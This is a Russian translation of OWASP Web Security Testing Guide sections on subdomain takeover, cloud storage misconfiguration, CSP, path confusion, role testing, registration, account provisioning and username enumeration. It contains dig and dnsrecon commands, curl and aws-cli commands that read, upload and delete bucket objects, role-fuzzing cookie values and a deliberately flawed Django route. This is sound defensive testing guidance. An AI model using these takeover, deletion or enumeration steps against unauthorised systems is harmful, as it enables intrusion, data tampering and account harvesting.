1. Запись поддомена внешнего DNS-сервера жертвы указывает на несуществующий или неактивный ресурс/внешнюю службу/точку входа. Распространение продуктов ХааС (всё как услуга) и общедоступных облачных сервисов представляет множество потенциальных целей для рассмотрения.
2. Поставщик услуг хостинга, размещающий ресурс/внешнюю службу/точку входа, должным образом не выполняет проверку права собственности на поддомен.

В случае успешного захвата поддомена возможны самые разные атаки (предоставление вредоносного контента, фишинг, кража сессионных cookie пользователя, учётных данных и т.д.). Эта уязвимость может быть использована для широкого ряда ресурсных записей DNS, включая: **A**, **CNAME**, **MX**, **NS**, **TXT** и т.д. С точки зрения серьёзности атаки наибольшее влияние оказывает захват поддомена, указанного в **NS** (хотя он и менее вероятен), поскольку успешная атака может привести к полному контролю над всей зоной DNS и доменом жертвы.

GitHub

1. Жертва (victim.com) использует GitHub для разработки и настроила запись DNS (**coderepo.victim.com**) для доступа к нему.
2. Жертва решает перенести свой репозиторий кода с GitHub на коммерческую платформу, но не удаляет **coderepo.victim.com** со своего DNS-сервера.
3. Злоумышленник узнаёт, что **coderepo.victim.com** размещён на GitHub, и, используя GitHub Pages, делегирует права на **coderepo.victim.com** своей

учётной записи на GitHub.

Просроченный домен

1. Жертва (victim.com) владеет другим доменом (victimotherdomain.com) и использует запись CNAME (www) для ссылки на другой домен (**www.victim.com** --> **victimotherdomain.com**)
2. В какой-то момент срок делегирования victimotherdomain.com истекает, и он становится доступным для регистрации. Поскольку запись CNAME не удаляется из DNS-зоны victim.com, любой, кто регистрирует права на домен **victimotherdomain.com**, имеет полный контроль над **www.victim.com** до тех пор, пока присутствует эта запись DNS.

Задачи тестирования

- Проинвентаризировать все возможные домены (бывшие и действующие).
- Выявить забытые или некорректно настроенные домены.

Как тестировать

Тестирование методом «чёрного ящика»

Первым шагом является инвентаризация DNS-серверов и ресурсных записей жертвы. Существует несколько способов выполнить эту задачу, например, поиск DNS в словарях распространённых поддоменов, перебор DNS, или использование поисковых систем и других источников открытых данных (OSINT).

С помощью команды dig тестировщик ищет следующие ответные сообщения DNS-сервера, требующие дальнейшего изучения:

- **NXDOMAIN**
- **SERVFAIL**
- **REFUSED**
- **no servers could be reached.**

Тестирование захвата субдомена DNS, указанного в записях A и CNAME

Выполните базовый поиск DNS в домене жертвы (**victim.com**), используя **dnsrecon**:

SHELL

```
$ ./dnsrecon.py -d victim.com
[*] Performing General Enumeration of Domain: victim.com
...
[-] DNSSEC is not configured for victim.com
[*]      A subdomain.victim.com 192.30.252.153
[*]      CNAME subdomain1.victim.com
fictioussubdomain.victim.com
...
```

Определите, какие ресурсные записи DNS неактуальны и указывают на неактивные/неиспользуемые службы. Для записи **CNAME** используйте команду dig:

SHELL

```
$ dig CNAME fictioussubdomain.victim.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns victim.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42950
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL: 1
```

Следующие ответы DNS требуют дальнейшего изучения: **NXDOMAIN**.

Чтобы проверить запись **A**, тестировщик выполняет поиск в whois и идентифицирует GitHub как поставщика услуг:

SHELL

```
$ whois 192.30.252.153 | grep "OrgName"
OrgName: GitHub, Inc.
```

Тестировщик заходит на **subdomain.victim.com** или направляет HTTP-запрос GET, который возвращает ответ **404 File not found**, что является явным признаком уязвимости.





Рисунок 4.2.10-1: Ответ GitHub: 404 File Not Found

Тестировщик делегирует себе права на домен с помощью GitHub Pages:



- ☐ **Enforce HTTPS** — Unavailable for your site because your domain is not properly configured to support HTTPS ([subdomain.example.com](#)) — [Troubleshooting custom domains](#)
- HTTPS provides a layer of encryption that prevents others from snooping on or tampering with traffic to your site. When HTTPS is enforced, your site will only be served over HTTPS. [Learn more.](#)

Рисунок 4.2.10-2: Делегирование домена в GitHub Pages

Тестирование захвата поддомена, указанного в записи NS

Определите все серверы имён для домена в области тестирования:

SHELL

```
$ dig ns victim.com +short  
ns1.victim.com  
nameserver.expiredomain.com
```

В этом вымышленном примере тестировщик ищет домен **expiredomain.com** на сайте регистратора доменных имён. Если домен доступен для покупки, поддомен уязвим.

Следующие ответы DNS требуют дальнейшего изучения: **SERVFAIL** или **REFUSED**.

Тестирование методом «серого ящика»

Тестировщику доступен файл зоны DNS, что означает, что инвентаризация DNS не требуется. Методология тестирования та же.

Меры защиты

Чтобы снизить риск захвата поддомена, уязвимые ресурсные записи DNS должны быть удалены из зоны DNS. Рекомендуется их постоянный мониторинг и регулярные проверки.

Инструменты

- [dig - страница справки](#)
- [recon-ng - фреймворк web-рекогносцировки](#)
- [theHarvester - OSINT-инструмент для сбора аналитики](#)
- [Sublist3r - OSINT-инструмент для поиска поддоменов](#)
- [dnsrecon - Скрипт для перебора DNS](#)
- [Проект OWASP Amass - поиск DNS](#)
- [OWASP Domain Protect](#)

Ссылки

- [HackerOne - Руководство по захвату поддоменов](#)
- [Захват поддомена: основы](#)
- [Захват поддомена: что после CNAME](#)
- [могу-ли-я-захватить-хуз - перечень уязвимых сервисов](#)
- [OWASP AppSec Europe 2017 - Frans Rosén: Захват DNS с использованием облачных провайдеров без регистрации и sms](#)

Тестирование облачного хранилища

ID

WSTG-CONF-11

Обзор

Облачные службы хранения данных облегчают web-приложениям и сервисам хранение и доступ к объектам. Однако некорректная настройка контроля доступа может привести к раскрытию конфиденциальной информации, подмене данных или несанкционированному доступу.

Известным примером является некорректная конфигурация корзин (англ.: bucket) Amazon S3, хотя другие службы облачного хранения также могут подвергаться подобным рискам. По умолчанию все корзины S3 являются закрытыми и могут быть доступны только пользователям, которым явно предоставлен доступ. Пользователи могут предоставить общий доступ как к самой корзине, так и к отдельным объектам, хранящимся в ней. Это может привести к тому, что неавторизованный пользователь сможет загружать туда файлы, изменять или читать сохранённые файлы.

Задача тестирования

- Убедиться в корректности настроек конфигурации контроля доступа для служб хранения.

Как тестировать

Сначала определите URL-адрес для доступа к данным в службе хранения, а затем проведите следующие тесты:

- чтение неавторизованных данных
- загрузка произвольного файла

Вы можете использовать curl для тестов со следующими командами и посмотреть, можно ли выполнить несанкционированные действия.

Чтобы проверить возможность прочесть объект:

SHELL

```
curl -X GET https://<cloud-storage-service>/<object>
```

Чтобы проверить возможность загрузки файла:

```
curl -X PUT -d 'test' 'https://<cloud-storage-  
service>/test.txt'
```

Тестирование некорректной конфигурации корзины Amazon S3

URL-адреса корзины Amazon S3 соответствуют одному из двух форматов: либо в стиле виртуального хоста, либо в стиле пути.

- URL в формате виртуального хоста

```
https://bucket-name.s3.Region.amazonaws.com/key-name
```

В следующем примере **my-bucket** — это имя корзины, **us-west-2** — регион, а **puppy.png** — имя ключа:

```
https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png
```

- URL в формате пути

```
https://s3.Region.amazonaws.com/bucket-name/key-name
```

Как и выше, в следующем примере **my-bucket** — имя корзины, **us-west-2** — регион, а **puppy.png** — имя ключа:

```
https://s3.us-west-2.amazonaws.com/my-bucket/puppy.jpg
```

Для некоторых регионов можно использовать устаревшую глобальную точку входа, в которой не указан конкретный регион. Её формат также либо в стиле виртуального хоста, либо в стиле пути.

- URL в формате виртуального хоста

```
https://bucket-name.s3.amazonaws.com
```

- URL в формате пути

```
https://s3.amazonaws.com/bucket-name
```

Определение URL корзины

Для тестирования методом «чёрного ящика» URL-адреса S3 можно найти в сообщениях HTTP. В следующем примере показано, что URL-адрес корзины передаётся в теге **img** HTTP-ответа.

HTML

```
...

...
```

Для тестирования методом «серого ящика» вы можете найти URL-адреса корзин в web-интерфейсе Amazon, документах, исходном коде или других доступных источниках.

Тестирование в AWS-CLI

Помимо curl, вы также можете пользоваться инструментом командной строки AWS. В этом случае используется протокол **s3://**.

Просмотр содержимого

Следующая команда выведет перечень всех объектов в корзине, если она настроена как общедоступная.

SHELL

```
aws s3 ls s3://<bucket-name>
```

Загрузка

Ниже приведена команда для загрузки файла.

SHELL

```
aws s3 cp arbitrary-file s3://bucket-name/path-to-save
```

В этом примере показан результат успешной загрузки.

SHELL

```
$ aws s3 cp test.txt s3://bucket-name/test.txt  
upload: ./test.txt to s3://bucket-name/test.txt
```

В этом примере показан результат, когда загрузка не удалась.

SHELL

```
$ aws s3 cp test.txt s3://bucket-name/test.txt  
upload failed: ./test2.txt to s3://bucket-name/test2.txt An  
error occurred (AccessDenied) when calling the PutObject  
operation: Access Denied
```

Удаление

Ниже приведена команда для удаления объекта.

SHELL

```
aws s3 rm s3://bucket-name/object-to-remove
```

Инструменты

- [Интерфейс командной строки AWS](#)

Ссылки

- [Обзор корзины Amazon S3](#)
- [f1AWS 2](#)
- [curl Tutorial](#)

Тестирование Content Security Policy (CSP)

ID

WSTG-CONF-12

Обзор

Политика защиты контента (англ.: Content Security Policy, CSP) — декларативная политика, определяющая список разрешённых источников и реализуемая с помощью заголовка ответа **Content-Security-Policy** или эквивалентного элемента **<meta>**. Она позволяет разработчикам ограничивать источники, из которых загружаются такие ресурсы, как JavaScript, CSS, изображения, файлы и т.д. CSP — эффективная технология эшелонированной защиты для снижения риска таких уязвимостей, как межсайтовый скриптинг (XSS) и перехват клика (англ.: Clickjacking).

Content Security Policy поддерживает директивы, которые позволяют детально контролировать процесс применения политик. (См. дополнительную информацию в ссылках)

Задача тестирования

- Проанализировать наличие заголовка **Content-Security-Policy** или одноимённого элемента **<meta>**, чтобы определить небезопасные конфигурации.

Как тестировать

Чтобы протестировать наличие некорректных конфигураций в CSP, найдите их, изучая заголовки HTTP-ответа **Content-Security-Policy** или элемент **meta** в инструменте прокси:

- директива **unsafe-inline** разрешает встроенные скрипты или стили, делающие приложения уязвимыми для XSS-атак.
- директива **unsafe-eval** разрешает использовать **eval()** в приложении.
- директива **unsafe-hashes** разрешает использовать встроенные скрипты/стили при условии, что они соответствуют указанным хэшам.
- Ресурсы, например, скрипты, могут быть разрешены для загрузки из любого источника с помощью подстановочного знака (*****).
 - Также изучите подстановки на основе неполных совпадений, например: **https://*** или ***.cdn.com**.
 - Подумайте, предоставляют ли перечисленные разрешённые источники точки входа для JSONP, которые могут быть использованы для обхода CSP или политики same-origin.
- Фреймы могут быть разрешены для всех источников с помощью подстановочного знака (*****) для источника в директиве **frame-ancestors**
- Критически важные бизнес-приложения должны требовать использования строгой политики.

Меры защиты

Применять строгую политику безопасности контента, которая уменьшает поверхность атаки приложения. Разработчики могут проверить работоспособность политики защиты контента с помощью онлайн-инструментов, например, [Google CSP Evaluator](#).

Строгая политика

Строгой (англ.: strict) называется политика, которая обеспечивает защиту от классических хранимых, отражённых и некоторых XSS-атак на основе DOM. Она является оптимальной для любой команды, пытающейся внедрить CSP.

Google пошёл дальше и создал руководство по внедрению строгой CSP на основе одноразовых случайных значений (nonce). По материалам презентации на [LocoMocoSec](#) для применения строгой политики можно использовать следующие два варианта:

Умеренно строгая политика:

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

Блокирующая строгая политика:

```
script-src 'nonce-r4nd0m';  
object-src 'none'; base-uri 'none';
```

Инструменты

- [Google CSP Evaluator](#)
- [CSP Auditor](#) — расширение для Burp Suite
- [CSP Generator](#) для Chrome / для Firefox

Ссылки

- [Памятка OWASP по Content Security Policy](#)
- [Mozilla Developer Network: Content Security Policy](#)
- [CSP Level 3 W3C](#)
- [CSP с Google](#)
- [Content-Security-Policy](#)
- [Google CSP Evaluator](#)

- [CSP — гремучая смесь из укрепления защиты и смягчения последствий](#)
 - [Список источников в директиве unsafe-hashes](#)
 - [Использование CSP для защиты web-приложений](#)
 - [Разрешено всё! Изучаем новую крутую технику обхода CSP](#)
-

Поверка на Path Confusion

Обзор

Правильная настройка путей к приложениям важна, поскольку, если пути настроены неправильно, они позволяют злоумышленнику использовать другие уязвимости на более позднем этапе.

Например, если маршруты настроены неправильно, а цель использует CDN, злоумышленник может использовать это для выполнения атак с использованием веб-кэша ("web cache deception").

Принцип работы: атакующий убеждает жертву открыть вредоносный URL, в результате чего браузер делает запрос к чувствительному контенту. Кеш интерпретирует это как запрос к статическому ресурсу и сохраняет ответ. Затем злоумышленник может запросить тот же URL, чтобы получить доступ к кешированному ответу и частной информации.

В результате, чтобы предотвратить другие атаки, тестировщик должен оценить эту конфигурацию.

Задачи тестирования

- Убедитесь, что пути к приложениям настроены правильно.

Как тестировать

Тестирование методом "черного ящика"

В сценарии тестирования с использованием черного ящика тестировщик должен заменить все существующие пути несуществующими, а затем изучить поведение и код состояния объекта тестирования.

Например, в приложении есть путь, который представляет собой панель мониторинга и показывает сумму баланса учетной записи пользователя (деньги, игровые кредиты и т.д.).

Предположим, что есть путь `https://example.com/user/dashboard`, тестировщик должен протестировать различные режимы, которые разработчик, возможно, рассматривал для этого пути. Для обнаружения уязвимостей,

связанных с Web Cache Deception, аналитику следует использовать такой путь, как <https://example.com/user/dashboard/non.js> если информация на панели мониторинга видна, а цель использует CDN (или другой веб-кеш), то, скорее всего, применимы атаки с использованием веб-кеша.

Тестирование методом "белого ящика"

Изучите конфигурацию маршрутизации приложений. В большинстве случаев разработчики используют регулярные выражения для маршрутизации приложений.

В этом примере в `urls.py` из Django framework мы видим пример путаницы путей. Разработчик использовал неправильное регулярное выражение, что привело к уязвимости:

PYTHON

```
from django.urls import re_path
from . import views
urlpatterns = [
    re_path(r'.*^dashboard', views.path_confusion ,name =
    'index'),
]
```

Инструменты

- [OWASP Zed Attack Proxy](#)
- [Burp Suite](#)

Меры защиты

- Воздержитесь от обработки кэшированных файлов на основе расширения или пути к файлу (используйте content-type).
- Убедитесь, что механизм(ы) кэширования соответствует заголовкам управления кэшем, указанным в вашем приложении.
- Реализуйте обработку и перенаправление не найденных файлов, в соответствии с RFC.

Ссылки

- [Bypassing Web Cache Poisoning Countermeasures](#)
- [Path confusion: Web cache deceive threatens user information online](#)
- [Web Cache Deception Attack](#)

Тестирование управления идентификацией

Тестирование определения ролей (RBAC)

ID

WSTG-IDNT-01

Обзор

Приложения имеют несколько типов функциональных возможностей и сервисов, и для них требуются права доступа, основанные на потребностях пользователя. Этим пользователем может быть:

- администратор, который управляет функциональными возможностями приложения;
- аудитор, который анализирует транзакции приложения и предоставляет подробный отчет;
- инженер службы сопровождения, который помогает клиентам разобраться в приложении и решает их проблемы с учётными записями;
- клиент, который взаимодействует с приложением и пользуется его услугами.

Для работы с перечисленными выше и прочими сценариями использования приложения, настраиваются определения ролей (также известные как [RBAC](#)). Имея эти роли, пользователь способен выполнить требуемые задачи.

Задачи тестирования

- Определить и задокументировать роли, используемые приложением.
- Попытаться переключиться, изменить или получить доступ к другой роли.
- Проанализировать состав ролей и потребности, лежащие в основе предоставленных разрешений.

Как тестировать

Идентификация ролей

Тестировщик должен начать с выявления тестируемых ролей в приложении с помощью любого из следующих методов:

- Документация приложения.
- Руководство разработчика или администратора приложения.
- Комментарии к приложению.
- Фаззинг возможных ролей:
 - параметры cookie (*например*, `role=admin`, `isAdmin=True`)

- параметры учётной записи (*например*, **Role: manager**)
- скрытые каталоги или файлы (*например*, **/admin**, **/mod**, **/backups**)
- переключение на распространённые роли (*например*, **admin**, **backups**, и т.д.)

Переключение на доступные роли

После определения возможных векторов атак тестировщику необходимо протестировать и подтвердить, что у него есть доступ к имеющимся ролям.

Некоторые приложения определяют роли пользователя при создании с помощью строгих проверок и политик или путём обеспечения надлежащей защиты роли пользователя с помощью электронной подписи, созданной серверной частью. Обнаружение того, что роли существуют, ещё не означает, что они являются уязвимостью.

Анализ разрешений ролей

Получив доступ к ролям в системе, тестировщик должен понимать, какие разрешения предоставляются каждой роли.

Инженер службы сопровождения не должен иметь возможности выполнять административные функции, управлять резервными копиями или проводить какие-либо транзакции за пользователя.

Администратор не должен обладать абсолютно всеми полномочиями в системе. Чувствительные функции администратора должны использовать принцип второй руки или использовать многофакторную аутентификацию, чтобы гарантировать, что именно администратор проводит транзакцию. Ярким примером этого стал [инцидент с Twitter в 2020 г.](#)

Инструменты

Вышеупомянутые тесты можно проводить без использования какого-либо инструмента, кроме того, что используется для доступа к системе.

Чтобы упростить и документировать работу, можно использовать:

- [Burp, расширение Authorize](#)
- [ZAP, дополнение для тестирования контроля доступа](#)

Ссылки

- [Role Engineering for Enterprise Security Management, E Coyne & J Davis, 2007](#)
- [Разработка ролей и стандарты RBAC](#)

Тестирование процесса регистрации пользователя

ID

WSTG-IDNT-02

Обзор

На некоторых web-сайтах процесс регистрации пользователя полностью или частично автоматизирует предоставление пользователям доступа к системе. Требования к идентификации для доступа варьируются от положительной идентификации до полного её отсутствия, в зависимости от требований к защите системы. Многие общедоступные приложения полностью автоматизируют процесс регистрации пользователей и предоставления доступа, поскольку масштаб аудитории не позволяет им управлять ею вручную. Однако многие корпоративные приложения предоставляют пользователям доступ вручную, поэтому данный сценарий тестирования может быть неприменим.

Задачи тестирования

- Убедиться, что требования к идентификации при регистрации пользователей соответствуют бизнес-требованиям и требованиям безопасности.
- Убедиться в безопасность процесса регистрации пользователей.

Как тестировать

Убедитесь, что требования к идентификации для регистрации пользователей соответствуют бизнес-требованиям и требованиям безопасности:

1. Кто может зарегистрироваться для доступа к системе?
2. Проверяется ли кем-то регистрация учётной записи до предоставления доступа, или при соблюдении определённых критериев он предоставляется автоматически?
3. Может ли одно и то же лицо зарегистрироваться несколько раз?
4. Могут ли пользователи зарегистрировать несколько учётных записей для разных ролей или разрешений?
5. Какое удостоверение личности требуется для успешной регистрации?
6. [Верифицируются](#) ли зарегистрированные учётные записи?

Подтвердите безопасность процесса регистрации пользователей:

1. Легко ли сфальсифицировать учётные данные?
2. Можно ли манипулировать обменом информацией об учётной записи во время регистрации?

Пример

В приведённом ниже примере WordPress единственным требованием для идентификации является адрес электронной почты, доступный владельцу учётной записи.

Рисунок 4.3.2-1: Страница регистрации в WordPress

В отличие от WordPress, у Google требования к идентификации включают имя, дату рождения, страну, номер мобильного телефона, адрес электронной почты и ответ на CAPTCHA. Хотя проверить можно только два из них (адрес электронной почты и номер мобильного телефона), требования к идентификации более строгие, чем у WordPress.

Рисунок 4.3.2-2: Страница регистрации в Google

Меры защиты

Выполнять требования к идентификации и верификации, соответствующие категории информации, защищаемой учётными данными.

Инструменты

Для тестирования данной меры защиты полезным инструментом может быть HTTP-прокси.

Ссылки

[User Registration Design \(archive\)](#)

Тестирование процесса создания учётных записей

ID
WSTG-IDNT-03

Обзор

Создание учётных записей даёт злоумышленнику возможность получить действительную учётную запись без надлежащей идентификации и авторизации.

Задача тестирования

- Проанализировать, какие пользователи могут создавать учётные записи для других и какого типа.

Как тестировать

Определите, какие роли могут создавать пользователей и какие учётные записи они могут предоставлять.

- Проводится ли какая-либо верификация, утверждение и авторизация запросов на предоставление ресурсов?
- Проводится ли какая-либо верификация, утверждение и авторизация запросов на блокировку?
- Может ли администратор создавать учётные записи другим администраторам или только обычным пользователям?
- Может ли администратор или другой пользователь предоставить учётным записям права, превышающие их собственные?
- Может ли администратор или пользователь сам себя заблокировать?

- Кто владеет файлами или ресурсами, принадлежащими заблокированным пользователям? Они удаляются? Делегируется ли доступ?

Пример

В WordPress для создания учётной записи требуется только имя пользователя и адрес электронной почты, как показано ниже:

WordPress Site + New Howdy, William

Add New User

Create a brand new user and add it to this site.

Username (required)

E-mail (required)

First Name

Last Name

Website

Password (twice, required)

Strength indicator Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! " ? \$ % ^ & .

Send Password? ☐ Send this password to the new user by email.

Role

Add New User

Thank you for creating with WordPress. Version 3.3

Рисунок 4.3.3-1: Добавление пользователя в WordPress

Для блокировки пользователей администратор должен выбрать учётную запись, которую нужно заблокировать, выбрать «Удалить» в раскрывающемся меню (обведено красным), а затем применить это действие. Затем администратору выдаётся диалоговое окно с вопросом, что делать с сообщениями пользователя (удалить или перенести их).

WordPress Site + New Howdy, William

Users Add New

All (1) | Administrator (1)

Bulk Actions

<input type="checkbox"/>	Username	Name	E-mail	Role	Posts
<input type="checkbox"/>	william	william	william@sample.com	Administrator	1

Bulk Actions

Thank you for creating with WordPress. Version 3.3

Рисунок 4.3.3-2: Аутентификация и пользователи в WordPress

Инструменты

Хотя наиболее тщательный и точный подход к этому тесту заключается в его проведении вручную, также могут быть полезны инструменты HTTP-прокси.

Перебор и угадывание учётных записей пользователей

ID

WSTG-IDNT-04

Обзор

Цель этого теста — подтвердить, возможно ли получить набор действующих учётных записей, взаимодействуя с механизмом аутентификации приложения. Этот тест будет полезен для тестирования перебором, в котором проверяется, можно ли подобрать соответствующий пароль с учётом имеющегося имени пользователя.

Часто web-приложения выдают существование имени пользователя в результате некорректной настройки или архитектурного решения. Например, иногда, когда мы вводим неправильные учётные данные, мы получаем сообщение, в котором говорится, что либо такое имя пользователя присутствует в системе, либо, что предоставленный пароль неверен. Полученная информация может быть использована злоумышленником для получения списка пользователей в системе. Эта информация может быть использована для атаки на web-приложение, например, с помощью перебора или атаки с использованием имени пользователя и пароля по умолчанию.

Тестировщик должен взаимодействовать с механизмом аутентификации приложения, чтобы оценить, приводит ли отправка тех или иных запросов к тому, что приложение отвечает по-разному. Эта проблема существует из-за того, что информация, передаваемая web-приложением или web-сервером, после ввода действительного имени пользователя, отличается от таковой, если ввести недопустимое имя пользователя.

В некоторых случаях выдаётся сообщение, в котором указывается, что предоставленные учётные данные неверны, поскольку было использовано неверное имя пользователя или неверный пароль. Иногда тестировщики могут перебрать существующих пользователей, передавая имя пользователя и пустой пароль.

Задачи тестирования

- Проанализировать процессы, относящиеся к идентификации пользователя (*например*, регистрация пользователя, вход в систему и т.д.).
- Где это возможно, найти учётные записи пользователей, анализируя ответы.

Как тестировать

При тестировании методом «чёрного ящика» тестировщик ничего не знает о конкретном приложении, имени пользователя, логике приложения, сообщениях об ошибках на странице входа или средствах восстановления пароля. Если приложение уязвимо, тестировщик получает ответное сообщение, прямо или косвенно раскрывающее некоторую информацию, полезную для инвентаризации учётных записей пользователей.

Сообщения в HTTP-ответах

Тестирование действительных учётных данных

Запишите ответ сервера при отправке действительного идентификатора пользователя и действительного пароля.

Используя web-прокси, обратите внимание на информацию, полученную в результате этой успешной аутентификации (ответ HTTP 200, длина ответа).

Тестирование действительного пользователя с неправильным паролем

Теперь тестировщик должен попытаться ввести действительный идентификатор пользователя и неправильный пароль и записать сообщение об ошибке, выданное приложением.

Браузер должен отобразить сообщение, похожее на:



Рисунок 4.3.4-1: Ошибка аутентификации

А не сообщения, которое раскрывает наличие пользователя, вроде:

Login for User foo: invalid password

Используя web-прокси, обратите внимание на информацию, полученную в результате этой неудачной попытки аутентификации (ответ HTTP 200, длина ответа).

Тестирование несуществующего имени пользователя

Теперь тестировщик должен попытаться ввести недопустимый идентификатор пользователя и неправильный пароль и записать ответ сервера (тестировщик должен быть уверен, что такое имя пользователя отсутствует в приложении). Запишите сообщение об ошибке и ответ сервера.

Если тестировщик вводит несуществующий идентификатор пользователя, он может получить сообщение, вроде:



Рисунок 4.3.4-3: Этот пользователь не активен

или такое:

Login failed for User foo: invalid Account

Вообще, на разные некорректные запросы приложение должно отвечать сообщением об ошибке с одним и тем же текстом и длиной. Если ответы не совпадают, тестировщик должен это исследовать и найти то, что создаёт разницу между ответами. Например:

1. Запрос клиента: Действительный пользователь/неправильный пароль
2. Ответ сервера: Пароль неверный
3. Запрос клиента: Неверный пользователь/неверный пароль
4. Ответ сервера: Пользователь не распознан

Приведённые выше ответы позволяют клиенту понять, что для первого запроса у него есть действительное имя пользователя. Таким образом, он может взаимодействовать с приложением, запрашивая набор возможных идентификаторов пользователей и наблюдая за ответом.

Глядя на второй ответ сервера, тестировщик точно так же понимает, что у него нет действительного имени пользователя. Таким образом, он может взаимодействовать таким же образом и создавать список действительных идентификаторов пользователей, просматривая ответы сервера.

Другие способы перебора учётных записей

Тестировщики могут находить пользователей несколькими способами, например:

Анализ кода ошибки, полученного на страницах входа

Некоторые web-приложения выдают определённый код ошибки или сообщение, которое мы можем проанализировать.

Анализ URL-адресов и перенаправлений

Например:

- `http://www.foo.com/err.jsp?User=baduser&Error=0`
- `http://www.foo.com/err.jsp?User=gooduser&Error=2`

Как показано выше, когда тестировщик вводит идентификатор пользователя и пароль в web-приложение, он видит сообщение, указывающее на то, что в URL произошла ошибка. В первом случае он ввёл неверный идентификатор пользователя и неверный пароль. Во втором — действительный идентификатор пользователя и неправильный пароль, чтобы выявить действителен ли идентификатор пользователя.

Зондирование URI

Иногда web-сервер по-разному реагирует на запросы в зависимости от того, существует или нет каталог. Например, на некоторых порталах каждый пользователь связан с каталогом. Если тестировщик попытается получить доступ к существующему каталогу, он может получить сообщение об ошибке web-сервера.

Некоторые из распространенных кодов ошибок, получаемых от web-серверов:

- 403 Forbidden
- 404 Not found

Пример:

- `http://www.foo.com/account1` — от web-сервера приходит 403 Forbidden
- `http://www.foo.com/account2` — приходит 404 file Not Found

В первом случае пользователь существует, но тестировщик не может просмотреть web-страницу, а во втором случае пользователя account2 нет. Собирая эту информацию тестировщики могут проинвентаризировать учётные записи.

Анализ заголовков web-страниц

Тестировщики могут извлечь полезную информацию из заголовке web-страницы, где они могут увидеть конкретный код ошибки или сообщения, которые показывают, связаны ли проблемы с именем пользователя или паролем.

